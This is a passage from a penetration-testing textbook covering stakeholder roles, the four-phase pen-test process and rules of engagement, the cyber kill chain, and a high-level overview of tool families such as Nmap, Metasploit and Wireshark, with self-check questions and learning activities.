- Managers provide signing authority and permission to perform pen testing. Pen testing is ethical hacking, but hacking without permission is illegal, so a chain of management signoffs is required before pen testers can safely proceed.
- Pen testers will be "attacking" systems. Management needs to be aware of the attacks so that others do not raise alarms or panic.
- Multiple departments may be involved in the pen test. Management will help to coordinate and disseminate information.

Development

Development refers to any software or hardware developers in the organization.

Some pen-testing activities may target custom software or hardware developed by the organization, so the developers of those systems may need to be informed of the planned pen testing.

Developers may also be useful resources during pen testing as red, blue, or purple team members. Developers with detailed programming or hardware knowledge of the systems being tested can provide attack ideas for the red team, defense strategies for the blue team, and result analysis for the purple team.

Legal

Hacking without permission is illegal, so legal documents need to be in place before pen testers can safely proceed. Additionally, nondisclosure agreements should be developed and signed so that any results that might affect the organization's reputation and financial standing cannot be publicly disclosed by any team members.

Activity 1-2 Examining the Top 25 Most Dangerous Programming Errors

Time Required: 15 minutes
Objective: Examine the SANS Institute's list of the most dangerous programming errors.
Description: As fast as IT security professionals attempt to correct vulnerabilities, new vulnerabilities arise, and network security professionals must keep up to date on these potential security risks. In this activity, you examine some current software flaws and programming errors that can be exploited to attack systems. Don't worry—you won't have to memorize your findings. This activity simply introduces you to the world of software security and may give you some pen-testing attack strategies.

Continues

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

1. Start your web browser and go to **www.sans.org**.
2. At the top of the webpage, click the **Search** link and enter **Top 25 Most** as the search term. In the search results, select the entry containing "Top 25 Most Dangerous Programming Errors" in its title.

   On the resulting webpage, select the **Details on the Top 25 list can be found here** link. (Because websites change frequently, you might have to search to find this link.)
3. Click a link to access the most recent Top 25 list, such as **2024 Top 25 List**, and read the contents. (This document changes often to reflect the many new exploits created daily.) The Top 25 list is also known as the Top 25 Most Dangerous Software Weaknesses. Links in the list explain the scoring system and framework used to rank these errors.
4. Investigate the first few flaws by clicking the **CWE-#** link. For each flaw, note the description, applicable platform, and consequences.
5. When you're finished, exit your web browser.

Self-Check

7. The red team is responsible for discovering and proving a vulnerability exists in an organization's resources.
   a. True
   b. False
8. In pen testing, management is only needed when results are reported.
   a. True
   b. False

Check your answers at the end of this chapter.

The Pen-Test Process

Because penetration testing is detailed and complex, methodologies have been developed to provide guidelines for performing pen-testing activities. Methodologies such as the Open Source Security Testing Methodology Manual (OSSTMM), the Open Web Application Security Project (OWASP), the Penetration Testing Execution Standard (PTES), the Information System Security Assessment Framework (ISSAF), and the National Institute of Standards and Technology (NIST) are defined and discussed in later chapters. Each methodology divides the task of pen testing into different phases; many have four phases, some have more. The CompTIA pen-test process has four phases as shown in Figure 1-3.

Figure 1-3 CompTIA pen-test process



The activities and data gathered in a phase provide the information required for the phase that follows it. The planning and scoping phase directs information gathering and vulnerability scanning. Information gathering and vulnerability scanning indicate what should be attacked and exploited. The information contained in or discovered by the first three phases allow for the reporting and communication activities of the fourth and final phase.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Planning and Scoping

The planning and scoping phase lays the groundwork for all the activities that follow. Without a well-organized plan and scope, you aren't penetration testing; you're just hacking. The CompTIA PenTest+ PT0-003 exam's Engagement Management domain covers this material.

In this phase, written authorization from signing authorities is acquired so that pen-testing activities are legal and don't land pen testers in jail.

Defining the scope specifies the computers, applications, and network infrastructure targeted for pen testing and the goals of the pen testing. For example, is a single new web server and web application being pen tested to make sure it is secure before it is released for public access, or is an organization's entire infrastructure being tested for vulnerabilities?

This phase also determines logistics, teams, stakeholders, and expectations.

The method of pen testing is also decided in this phase. Methods include black box, white box, and gray box testing. Details of these methods are discussed later.

ROE are also defined. ROE define the dos and don'ts of the pen-testing process, including the following:

- How to handle sensitive information that is discovered or created
- How project updates will be communicated
- Who to contact in case of emergency
- How to handle sensitive and critical vulnerabilities
- What to do if a prior compromise is discovered
- What targets are in scope
- Whether target personnel will be told of the pen test
- IP addresses of any red team attack systems
- If some passive reconnaissance and target data gathering may occur
- Specific compromise goals

In this phase, the penetration report or vulnerability report document is created, and the details of the pen-testing activities are captured in it. Data and results produced by the phases that follow will also be captured in this document.

Information Gathering and Vulnerability Scanning

In this phase, the red team tries to discover as much information as possible about the targets scoped for pen testing and the organization that they belong to. Initially, basic information such as what operating system and applications are running on targets is gathered. This information gathering is also known as reconnaissance or footprinting.

The CompTIA PenTest+ PT0-003 exam's Reconnaissance and Enumeration and Vulnerability Discovery and Analysis domains cover this material.

After the initial information is gathered, the process moves on to vulnerability scanning of the targets.

The following are information gathering and vulnerability scanning activities:

1. **Active reconnaissance.** This includes port scanning and operating system fingerprinting.
2. **Vulnerability scanning and analysis.** This involves using vulnerability scanning software such as OpenVAS.
3. **Social engineering.** Social engineering is the art of human manipulation to extract sensitive information from people. The red team may try social engineering to gather intelligence such as passwords and the names of other key personnel.

Attacking and Exploiting

Using the information gathered in the previous stage, the red team begins to execute authorized controlled "attacks" in an attempt to exploit any vulnerabilities that have been discovered. Attacks and exploits include activities such as password cracking, SQL injection, circumventing security settings to access data, or even

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

physical attacks such as trying to break into the server room. The CompTIA PenTest+ PT0-003 exam's Attacks and Exploits domain covers this material.

Often one of the goals of this phase is to determine how far the red team can get into an organization's network and resources (penetrate) without being detected. The scope and planning phase should have defined the limits of this penetration activity. Limits include defining when a specific penetration testing activity should stop so that sensitive information and critical systems are protected.

Reporting and Communicating Results

All the information gathered from the previous phases (such as vulnerabilities that were discovered, attacks that were successful, and detailed steps as to how these attacks were performed) needs to be organized into a report and the results communicated to the relevant parties. This report should also contain specific actionable suggestions as to how to fix or at least mitigate the vulnerabilities discovered. These suggestions can include recommendations such as applying security patches to operating systems and applications, upgrading systems, and deploying additional security solutions. The CompTIA PenTest+ PT0-003 exam's Engagement Management domain covers this material.

This phase should also include a clean-up activity so that the targeted systems and the organization's environment are returned to the state they were in before testing started. Any systems or tools that the red team deployed in the client organization's environment need to be removed.

Proper reporting and communication methods are discussed later in the course.

Activity 1-3 Identifying Computer Statutes in Your State, Province, or Country

Time Required: 30 minutes

Objective: Identify and summarize what laws might prohibit you from conducting a network penetration test in your state, province, or country.

Description: For this activity, use an Internet search engine to gather information on computer crime law in your state, province, or country (or a location selected by your instructor). Suppose you have been hired by ExecuTech, a security consulting company, to gather information on any new statutes or laws that might affect the security testers it employs. Write a one-page memo to Goro Masamune, director of security and operations, listing applicable statutes or laws and offering recommendations to management. For example, you might note in your memo that conducting a denial-of-service attack on a company's network is illegal because your state's or province's penal code prohibits this type of attack unless authorized by the owner.

Self-Check

9. What does ROE stand for?
   - **a.** Remote Operation Execution
   - **b.** Rest of Enterprise
   - **c.** Red team Open Exploit
   - **d.** Rules of Engagement
10. How many phases does the CompTIA pen-test process have?
   - **a.** 3
   - **b.** 4
   - **c.** 5
   - **d.** 6


Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The Cyber Kill Chain

The **cyber kill chain** is a seven-step cybersecurity model created by Lockheed Martin that outlines the stages of cyber attacks (Figure 1-4). This model can be used by security teams to guide them in their efforts to stop or "kill" a cyber attack in its various stages. The term "kill chain" comes from the military kill chain concept, which consists of identifying a threat, dispatching a force to intercept it, deciding if the threat needs to be eliminated, giving orders to engage the threat, and finally destroying the threat.

Figure 1-4 Cyber kill chain



Source: Lockheed Martin

A cyber attack is considered an intrusion, and the cyber kill chain is a methodology for defenders (the security team) to track down and eliminate the intruder.

Table 1-2 outlines the cyber kill chain phases and the types of actions a threat actor may be engaged in during that phase.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 1-2 Cyber kill chain attacker activities

Cyber kill chain phase	Attacker activities
Reconnaissance	Intruder selects and researches targets attempting to identify vulnerabilities.
Weaponization	Intruder creates malware weapons (such as a virus) tailored to the vulnerabilities.
Delivery	Intruder transmits weapon to target (via email, website, etc.).
Exploitation	Malware weapon triggers taking action on the target to exploit vulnerability.
Installation	Malware weapon installs a backdoor on target that the intruder can connect to.
Command and Control	Malware enables the intruder to have persistent control access to the target.
Actions on Objective	Intruder takes action such as data exfiltration, destruction, or ransom.

The cyber kill chain model not only defines what the attacker is doing, but the courses of action the defenders can take to deal with the attack (Table 1-3).

Table 1-3 Cyber kill chain defensive actions

Defensive courses of actions	Details
Detect	Determine if an intruder is present by using tools such as an intrusion detection system (IDS) or simply by noticing unusual activities.
Deny	Prevent unauthorized access or information disclosure by using methods such as multifactor authentication, intrusion prevention systems, and data leak prevention systems.
Disrupt	Stop or change outbound traffic destined for the intruder.
Degrade	Counterattack the intruder's command and control computers by using methods such as a denial-of-service attack targeting the intruder.
Deceive	Trick or misdirect the intruder away from valuable resources by using methods such as honeypot computers.
Contain	Isolate and redirect the attacker away from valuable resources. Accomplished using methods such as changing the attacker network address to a dedicated secure area such as a honeynet.

Self-Check

11. Which of the following is NOT a cyber kill chain phase?

a. Reconnaissance
b. Exploitation
c. Infiltration
d. Delivery

12. The cyber kill chain can be used by security teams to guide them in their efforts to stop or "kill" a cyber attack.

a. True
b. False

Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.


The Pen-Test Toolkit

Pen testers need a variety of software tools in their toolkits to accomplish their pen-testing goals. Many of these tools are free to use or open source, while others are commercial tools that must be purchased. These tools can be grouped into different families based on the type of pen-testing activities they are useful for. The following sections describe these tool families.

Scanners

Scanners are used to discover targets, services that are running on targets, and vulnerabilities that targets might possess. Scanners range from open source command-line tools such as Nmap (Figure 1-5), to commercial multifunction GUI tools such as Nessus. Scanners are used in the information gathering and vulnerability scanning phase.

Figure 1-5 Nmap scanning tool



Source: Kali Linux

Credential Testing Tools

Credential testing is the polite way of saying "password hacking." These password-hacking tools include password hash cracking tools such as Hashcat or John the Ripper, and tools that can retrieve passwords from target memory such as Mimikatz. Credential testing tools are used during the attacking and exploiting phase.

Debuggers

Debuggers are used to analyze and reverse engineer program code. This code might be malware that has been found in files or target memory. The code could also be part of a target's normal configuration that a pen tester is analyzing for vulnerabilities to exploit. Debuggers are used in the information gathering and vulnerability scanning phase or the attacking and exploiting phase.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Open Source Intelligence

Open Source Intelligence (OSINT) tools are a collection of open source utilities that can be used to harvest information about organizations and their resources. Information includes email addresses, domain structure, and employee data. OSINT tools are used in the information gathering and vulnerability scanning phase. Some AI tools, such as the AI response built into most search engines and browsers (such as Chrome and Edge) can also provide OSINT information.

The OSINT Framework website (https://osintframework.com/) is an interactive and dynamic list of OSINT tools. This website is useful for discovering helpful tools to suit your specific pen-testing activity.


Wireless Tools

Wireless tools are used for wireless network discovery, packet sniffing, and password cracking. Tools include the well-known aircrack-ng software suite of command-line utilities and hardware tools such as rogue access points. Wireless tools are used in the information gathering and vulnerability scanning phase or the attacking and exploiting phase.

Web Application Tools

Web application tools are used to gather information from or attack web applications and web servers. Tools such as OWASP ZAP (Figure 1-6) can be used to intercept communication between web applications and web browsers or scan web input form fields for input vulnerabilities such as vulnerability to SQL injection attacks. Web application tools are used in the information gathering and vulnerability scanning phase or the attacking and exploiting phase.

Figure 1-6 OWASP ZAP



Source: owasp.org

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Social Engineering Tools

Social engineering is a unique type of pen testing. Social engineering involves tricking people (such as staff and IT personnel) into divulging sensitive information that could be used in an attack or activity that could compromise security. Phishing emails are one example of social engineering. Social engineering tools help manage and automate social engineering activities (such as phishing email campaigns). Social engineering tools are used in the information gathering and vulnerability scanning phase or the attacking and exploiting phase.


Remote Access Tools

Remote access tools are not by nature hacking tools but can be used by pen testers to achieve hacking goals. Remote access tools such as Secure Shell (SSH) can be used to provide full command-line access to a compromised system. Tools such as Ncat or Netcat can be used to extract information from target systems or place malicious software onto target systems. Remote access tools are used in the information gathering and vulnerability scanning phase or the attacking and exploiting phase.

Network Tools

A big part of pen testing involves intercepting network traffic at the IP level for analysis or generating network traffic in the attempt to penetrate systems and circumvent security. Wireshark is a popular protocol analysis tool that can be used to intercept and analyze network traffic (Figure 1-7). Hping is a well-known tool that can be used to craft custom IP packets for transmission to targets during penetration attempts. Network tools are used in the information gathering and vulnerability scanning phase or the attacking and exploiting phase.

Figure 1-7 Wireshark




Source: wireshark.org

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Exploitation Tools

The tools in this category can be used in the target exploitation process. The most important tool listed in this set is Metasploit, an exploitation framework containing libraries of thousands of prebuilt exploit scripts, plug-ins, and payloads that can be used to compromise a target (Figure 1-8). One example is the meterpreter, a Metasploit attack payload that provides an interactive shell from which an attacker can explore a target machine and execute code on it. Tools in this category are used in the attacking and exploiting phase.

Figure 1-8 Metasploit framework



Source: Kali Linux

Steganography Tools

